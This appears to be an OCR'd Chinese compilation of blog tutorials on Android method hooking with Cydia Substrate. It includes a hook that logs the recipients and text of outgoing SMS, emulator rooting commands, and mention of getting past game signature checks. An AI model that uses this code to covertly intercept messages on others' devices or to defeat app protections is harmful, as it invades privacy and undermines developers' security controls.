
Skip tracks with a long press on the volume up/down key, ported from here (only when screen is off)

peterdocter，如果您要查看本帖隐藏内容请回复



Change notification background image 1.1

Change notification background image 能够轻松的为下拉通知栏设定背景图片。(需要安装 Xposed 框架后在其中激活使用)


12°
jeu. 09:19
97%
Notification Background Image
Select image...
Apply transparency

Cydia Substrate 框架

Android HOOK 工具 Cydia Substrate 使用详解

Cydia Substrate 是一个代码修改平台。它可以修改任何主进程的代码，不管是用 Java 还是 C/C++（native 代码）编写的。而 Xposed 只支持 HOOK app_process 中的 java 函数，因此 Cydia Substrate 是一款强大而实用的 HOOK 工具。

官网地址：http://www.cydiasubstrate.com/

Demo 地址：https://github.com/zencodex/cydia-android-hook

官方教程：http://www.cydiasubstrate.com/id/20cf4700-6379-4a14-9bc2-853fde8cc9d1

SDK 下载地址：http://asdk.cydiasubstrate.com/zips/cydia_substrate-r2.zip

Substrate 几个重要 API 介绍

MS.hookClassLoad

函数原型：void hookClassLoad(String name, MS.ClassLoadHook hook);

该方法实现在指定的类被加载的时候发出通知。因为一个类可以在任何时候被加载，所以 Substrate 提供了一个方法用来检测用户感兴趣的类何时被加载。

参数	描述
name	包名+类名，使用 java 的.符号
hook	MS.ClassLoadHook 的一个实例，当这个类被加载的时候，它的 classLoaded 方法会被执行。

MS.hookMethod

该 API 允许开发者提供一个回调函数替换原来的方法，这个回调函数是一个实现了 MS.MethodHook 接口的对象，是一个典型的匿名内部类。它包含一个 invoked 函数。

函数原型：

```
void hookMethod(Class _class, Member member, MS.MethodHook hook, MS.MethodPointer old); void hookMethod(Class _class, Member member, MS.MethodAlteration alteration);
```

参数描述

（一）

参数	描述
_class	加载的目标类，为 classLoaded 传下来的类参数
member	通过反射得到的需要 hook 的方法(或构造函数). 注意：不能 HOOK 字段 （在编译的时候会进行检测).

hook	MS.MethodHook 的一个实例，其包含的 invoked 方法会被调用，用以代替 member 中的代码

（二）

参数	描述
_class	加载的目标类，为 classLoaded 传下来的类参数
member	通过反射得到的需要 hook 的方法(或构造函数). 注意：不能 HOOK 字段 (在编译的时候会进行检测).
alteration	An instance of MS.MethodAlteration whose boxedinvoked method will be called instead of member. This instance will also be filled in using information from the original implementation, allowing you to use invoke to call the original method implementation.

建议开发者使用第二种方式，这种方式使用起来简单并且很少出错，不需要一个单独的 MS.MethodPointer 类实例。

使用方法

下面以官网的一个实例来说明 cydia substrate 的使用方法。该实例是实现将多个接口组件颜色修改为紫罗兰色。

需要安装：http://www.cydiasubstrate.com/download/com.saurik.substrate.apk

步骤一：创建一个空的 Android 工程。由于创建的工程将以插件的形式被加载，所以不需要 activity。将 SDK 中的 substrate-api.jar 复制到 project/libs 文件夹中。

步骤二：配置 Manifest 文件

（1）需要指定权限：cydia.permission.SUBSTRATE

（2）添加 meta 标签，name 为 cydia.permission.SUBSTRATE，value 为下一步中创建的类名.Main

```
<manifest  xmlns:android="http://schemas.android.com/apk/res/android">
        <application>
                <meta-data  android:name="com.saurik.substrate.main"
                        android:value=".Main"/>
        </application>
        <uses-permission  android:name="cydia.permission.SUBSTRATE"/>
</manifest>
```

步骤二：创建一个类，类名为 Main。类中包含一个 static 方法 initialize，当插件被加载的时候，该方法中的代码就会运行，完成一些必要的初始化工作。

```
import  com.saurik.substrate.MS;

public  class  Main  {
        static  void  initialize()  {
                //  ...  code  to  run  when  extension  is  loaded
        }
}
```

步骤三：为了实现 HOOK，达到修改目标类中的代码的目的，我们需要得到目标类的一个实例，如示例中的 resources。

```
1. public class Main {
2.         static void initialize() {
3.                 MS.hookClassLoad("android.content.res.Resources", new MS.ClassLoadHook() {
4.                         public void classLoaded(Class<?> resources) {
5.                                 // ... code to modify the class when loaded
6.                         }
7.                 });
8.         }
9. }
```

步骤四：通过 MS.MethodHook 实例实现原代码的修改。

为了调用原来代码中的方法，我们需要创建一个 MS.MethodPointer 类的实例，它可以在任何时候运行原来的代码。

在这里我们通过对原代码中 resources 对象原始代码的调用和修改，将所有绿色修改成了紫罗兰色。

```
13.public void classLoaded(Class<?> resources) {
14.Method getColor;
15.try {
16.                 getColor = resources.getMethod("getColor", Integer.TYPE);
17.         } catch (NoSuchMethodException e) {
18.                 getColor = null;
19.         }
20.
21.         if (getColor != null) {
22.                 final MS.MethodPointer old = new MS.MethodPointer();
23.
24.                 MS.hookMethod(resources, getColor, new MS.MethodHook() {
25.                         public Object invoked(Object resources, Object... args)
26.                                 throws Throwable
27.                         {
28.                                 int color = (Integer) old.invoke(resources, args);
```

```
29.                             return color & ~0x0000ff00 | 0x00ff0000;
30.                         }
31.                 }, old);
32.         }
33.}
```

安装运行，重启系统后发现很多字体颜色都变了。如下图所示：

示例中 MS.hookMethod 的代码可以改成：

```
1. MS.hookMethod(resources, getColor, new MS.MethodAlteration<Resources, Integer>() {
2.                 public Integer invoked(Resources resources, Object... args)
3.                         throws Throwable
4.                 {
```

```
5.                                  int color = invoke(resources, args);
6.                                  return color & ~0x0000ff00 | 0x00ffee00;
7.                      }
8. });
```

短信监控实例

在下面的例子中我们实现了短信监听功能，将短信发送人、接收人以及短信内容打印出来：

```
import java.lang.reflect.Method;

 import android.app.PendingIntent;

 import android.util.Log;

 import com.saurik.substrate.MS;


 public class Main {


     static void initialize() {


     MS.hookClassLoad("android.telephony.SmsManager", new MS.ClassLoadHook() {
```

```
@Override

public void classLoaded(Class<?> SmsManager) {

    //code to modify the class when loaded

Method sendTextMessage;

try {

        sendTextMessage = SmsManager.getMethod("sendTextMessage",

                        new
Class[]{String.class,String.class,String.class,PendingIntent.class,PendingIntent.class});
```

```
    } catch (NoSuchMethodException e) {

        sendTextMessage = null;

    }

MS.hookMethod(SmsManager, sendTextMessage, new MS.MethodAlteration() {

     public Object invoked(Object _this,Object... _args) throws Throwable{

          Log.i("SMSHOOK","SEND_SMS");

          Log.i("SMSHOOK","destination:"+_args[0]);
```

```
                Log.i("SMSHOOK","source:"+_args[1]);

                Log.i("SMSHOOK","text:"+_args[2]);

                    return invoke(_this, _args);

                }

    });

    }

});
```

```
    }


}
```


运行后的结果为：

```
I    10-09 21:40:19.433   29388   4518                 SMSHOOK               SEND_SMS
I    10-09 21:40:19.433   29388   4518                 SMSHOOK               destination:187 1_3 6 '2
I    10-09 21:40:19.433   29388   4518                 SMSHOOK               source:null
I    10-09 21:40:19.433   29388   4518                 SMSHOOK               text:Hello
I    10-09 21:40:19.433   29388   4518                 SMSHOOK               Nihao
```

http://mobile.51cto.com/aprogram-454091.htm

Cydiasubstrate modules 简单编程之 Java Hook 心得篇

Cydiasubstrate 对于果粉来说一点也不陌生，越狱必备也提供了很多 modules 供用户个性化使用。当然 Cydiasubstrate 也推出了 Android 版。当然 Xposed 也能实现了对应的功能，但两者实现的技术手段有些不一样，由于 Xposed 开源，也有不少相关文章分析了实现 方式，其主要原理是替换了/system/bin/app_process 这个程序，在机子启动时加载自身的 XposedBridge.jar 完成对虚拟机的劫持。而 Cydiasubstratet 并不开源但根据比对两者"installer",我猜测 Cydiasubstrate 应该是采用注入的方式完 成 hook 的：



http://blog.csdn.net/Xbalien29

总的来说，要学习还是建议 Xposed 毕竟是开源，要快速部署我还是比较推荐 Cydiasubstrate，毕竟开发简洁，也支持 Native。这一篇文章主要介绍 Cydiasubstrate modules 的 java 开发。官方网站 http://www.cydiasubstrate.com/ 文档简单明了，也提供了下载地址，也有 saurik 就 Xposed 区别的声明 http://www.cydiasubstrate.com/id/34058d37-3198-414f-a696-73e97e0a80db/

编写模块之前我们需要一些部署工作：

1.root 手机

由于不舍得拿自己的机子开刀，索性在模拟器上进行了部署我们需要下载一些必备的工具 su busybox mkfs.yaffs2.arm 下载好了上面必备的工具，我们就开始 root 吧

```
adb shell
#mount -o remount,rw /dev/block/mtdblock0 /system
adb push su /system/bin/
#chmod 4755 /system/bin/su
#exit
adb install super.apk
adb install busybox.apk
```

各种安装好后，在 adb shell 中执行 su grep 等扩展命令成功后，证明我们完成了相应的工作，但这时候别急，如果关掉模拟器的话，是不会写到对应 system.img 里的，当我们下次重新启动模拟器的时候，一切又回到的原点，所以我们还需要如下操作：


```
adb shell
#mkdir /filesname
#exit
adb push mkfs.yaffs2.arm /filesname
adb shell
#cd /filesname
#./mkfs.yaffs2.arm /system /filesname/my_system.img
#exit
```

adb pull /filesname/my_system.img

接着将该 my_system.img 替换　$ANDROID_SDK/sdk/system-images/android-xx 下的 system.img 即可


2.应用设置

安装好 com.saurik.substrate.apk 之后



3.模块开发

首先得先下载 Cydiasubstrate SDK，打开 AndroidSDK Manager -> tools -> add on site



不一会就下好了，之后可以开始进行开发，创建一个新工程吧，完成的功能是对系统发送的短信进行监听，首先将如下关键字加入到 AndroidManifestxml 中：

```
<meta-data android:name="com.saurik.substrate.main" android:value=".Main"/>
<uses-permission android:name="cydia.permission.SUBSTRATE"/>
```

AndroidManifestxml 如下：

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.rois.hookdroid"
    android:versionCode="1"
    android:versionName="1.0" >

    <uses-sdk
        android:minSdkVersion="8"
        android:targetSdkVersion="15" />

    <application
        android:allowBackup="true"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >

        <meta-data android:name="com.saurik.substrate.main" android:value=".Main"/>

        <activity
            android:name="com.rois.hookdroid.CydiaTest"
            android:label="@string/app_name" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
```

```
    <uses-permission android:name="cydia.permission.SUBSTRATE"/>

</manifest>
```

我新建的项目 src 目录如下：

Main 是必须包含的，完成一些必要的初始化工作，有 initialize 函数负责，MS.hookClassLoad 的功能在于：当 xxxx 类要被加载的时候，使用我们自己构造的 ClassLoader，我这里是要 hook android.telephony.SmsManager 类实现对对短信的监听，Main 如下：

```
package com.rois.hookdroid;

import com.rois.core.SmsHookClassLoader;
import com.saurik.substrate.MS;



public class Main {
```

```
    static void initialize(){
        MS.hookClassLoad("android.telephony.SmsManager", SmsHookClassLoader.getInstance());
    }
}
```

当然这里我把对应的 ClassLoader 继续了一次封装，因为要是对多个类进行 hook，代码也实现在同一个文件我会有强迫症，看官网的教程更加简洁，SmsHookClassLoader 如

下：

```
package com.rois.core;

import java.lang.reflect.Method;
import android.app.PendingIntent;
import android.util.Log;
import com.rois.utils.Config;
import com.saurik.substrate.MS;

public class SmsHookClassLoader implements MS.ClassLoadHook{

    private static SmsHookClassLoader smsHookClassLoader;

    public SmsHookClassLoader() {
        super();
    }

    public static SmsHookClassLoader getInstance(){
        if (smsHookClassLoader == null) {
            smsHookClassLoader = new SmsHookClassLoader();
        }
```

```
        return smsHookClassLoader;
    }

    @SuppressWarnings({ "unchecked", "rawtypes" })
    public void classLoaded(Class<?> SmsManager) {
        //code to modify the class when loaded
        Method sendTextMessage;
        try {
            sendTextMessage = SmsManager.getMethod("sendTextMessage",
                    new Class[]{String.class,String.class,String.class,PendingIntent.class,PendingIntent.class});

        } catch (NoSuchMethodException e) {
            sendTextMessage = null;
        }
        MS.hookMethod(SmsManager, sendTextMessage, new MS.MethodAlteration() {
            public Object invoked(Object _this,Object... _args) throws Throwable{
                Log.i(Config.TAG,"SEND_SMS");
                Log.i(Config.TAG,"destination:"+_args[0]);
                Log.i(Config.TAG,"source:"+_args[1]);
                Log.i(Config.TAG,"text:"+_args[2]);
                return invoke(_this, _args);
            }
        });

    }

}
```

主要是我们需要实现：

1.MS.ClassLoadHook 中的 classLoaded(Class<?> xxxx)函数，其表示在 android.telephony.SmsManager 第一次被加载的时候，我们要执行的 classLoaded 的功能，这 里我通过反射找到 sendTextMessage 函数。

2.利用 void hookMethod(Class _class, Member member, MS.MethodAlteration alteration);对方法进行 hook,第一个参数为 classLoaded 传下来的类参数，第二个参数为之前反射得到需要 hook 的方法，第三个 参数为 MS.MethodAlteration 它完成了最后跳转的封装。

3.我们需要实现 MS.MethodAlteration.invoked(Object _this, Object... args)，在这个方法中完成我们的自定义功能，this 表示类，args 为该函数的参数，由于我们是监听短信发送，所以，仅仅打印 log……

Time	PID	TID	Application	Tag	Text
03-31 11:47:33.34	1305	1447	com.android.mms	ROISHookDroid	SEND_SMS
03-31 11:47:33.47	1305	1447	com.android.mms	ROISHookDroid	destination:5555
03-31 11:47:33.48	1305	1447	com.android.mms	ROISHookDroid	source:null
03-31 11:47:33.52	1305	1447	com.android.mms	ROISHookDroid	text:For test

通过这个 Application 标签，我们知道这段代码被加载在了 com.android.mms 我们的短信进程中进行

Cydiasubstrate 很简洁，这样下来在 hook 几个方法动态分析的 demo 就搞定了，当然官网说支持 native，我看了下 demo 感觉 只是说可以通过 native 实现功能，好像不能 hook native 函数，也希望了解的人给我一个答案。折腾了一天，虽然实现了功能，没有学到任何东西，除非分析它的工作原理，那么还是洗洗睡吧

http://blog.csdn.net/xbalien29/article/details/22661479

跟着鬼哥学 Android java hook (一)

参考：http://www.cydiasubstrate.com

前言：

一直以来想做一下安卓 java hook 方面的东西，因为一些游戏的测试，如果能做好 java hook 的话，那么本机测试的话将会非常方便，更主要的是在一些有签名或者 md5 防护的游戏中，我们可以确定好位置，然后 hook 相关方法和修改参数，达到测试的效果，能确保找准位置，那么剩下的就寻找游戏的验证即可。

那么，我们就找了一个 cydiasubstrate 框架开始测试，其实，用 xposed 也一样，看使用习惯了，这里我们是刚开始学习，那么就先使用这个开始了。

下面的代码相关的，是使用官网介绍的相关例子。

http://www.cydiasubstrate.com/id/20cf4700-6379-4a14-9bc2-853fde8cc9d1/

建议读者去读官网介绍，英文的，不多，一般都能理解掉。实在不想看官网的，那就继续本篇文章吧。


首先是在手机上安装 cydia 框架：

https://cache.saurik.com/apks/com.saurik.substrate_0.9.4010.apk

打开后，简单的英文，按照说明点一下即可。

建立工程

建立好工程以后，将所需 jar 包导入



然后开始配置 AndroidManifest.xml 文件

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="1" android:versionName="1.0" package="com.example.cydiaexample"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <application android:label="@string/app_name">
        <meta-data android:name="com.saurik.substrate.main" android:value=".Main" />
    </application>

    <uses-permission android:name="cydia.permission.SUBSTRATE" />
</manifest>
```

1 2 3

http://blog.csdn.net/guiguzi1110


1. 我们使用 Application 对象，程序最优先启动的

2. 这里设置主类，跟正常的安卓工程不同，这里相当于开发一个插件

3. 这个权限，代表着 cydia 能够识别他为自己的插件，可以启动它

主类操作：

这里 initialize()是初始化相关东西，这个相当于 main 函数入口



http://blog.csdn.net/guiguzi1110

然后后面的方法，都写上注释了，这里也就不再多叙述。

```
            //定义方法
            Method getColor;

            try {
                //hook的方法为获取颜色的方法
                  getColor = resources.getMethod("getColor", Integer.TYPE);
              } catch (NoSuchMethodException e) {

                  getColor = null;
              }

              if (getColor != null) {
                  //新建一个MethodPointer对象,hookMethod方法中要使用
                  final MS.MethodPointer old = new MS.MethodPointer();

                  //开始hook方法，写入自己想改变的数据
                  MS.hookMethod(resources, getColor, new MS.MethodHook() {
                      public Object invoked(Object resources, Object... args)
                              throws Throwable
                      {

                          int color = (Integer) old.invoke(resources, args);

                          //返回颜色
                          return color & ~0x0000ff00 | 0x00ff0000;
                      }
                  }, old);

              }
```

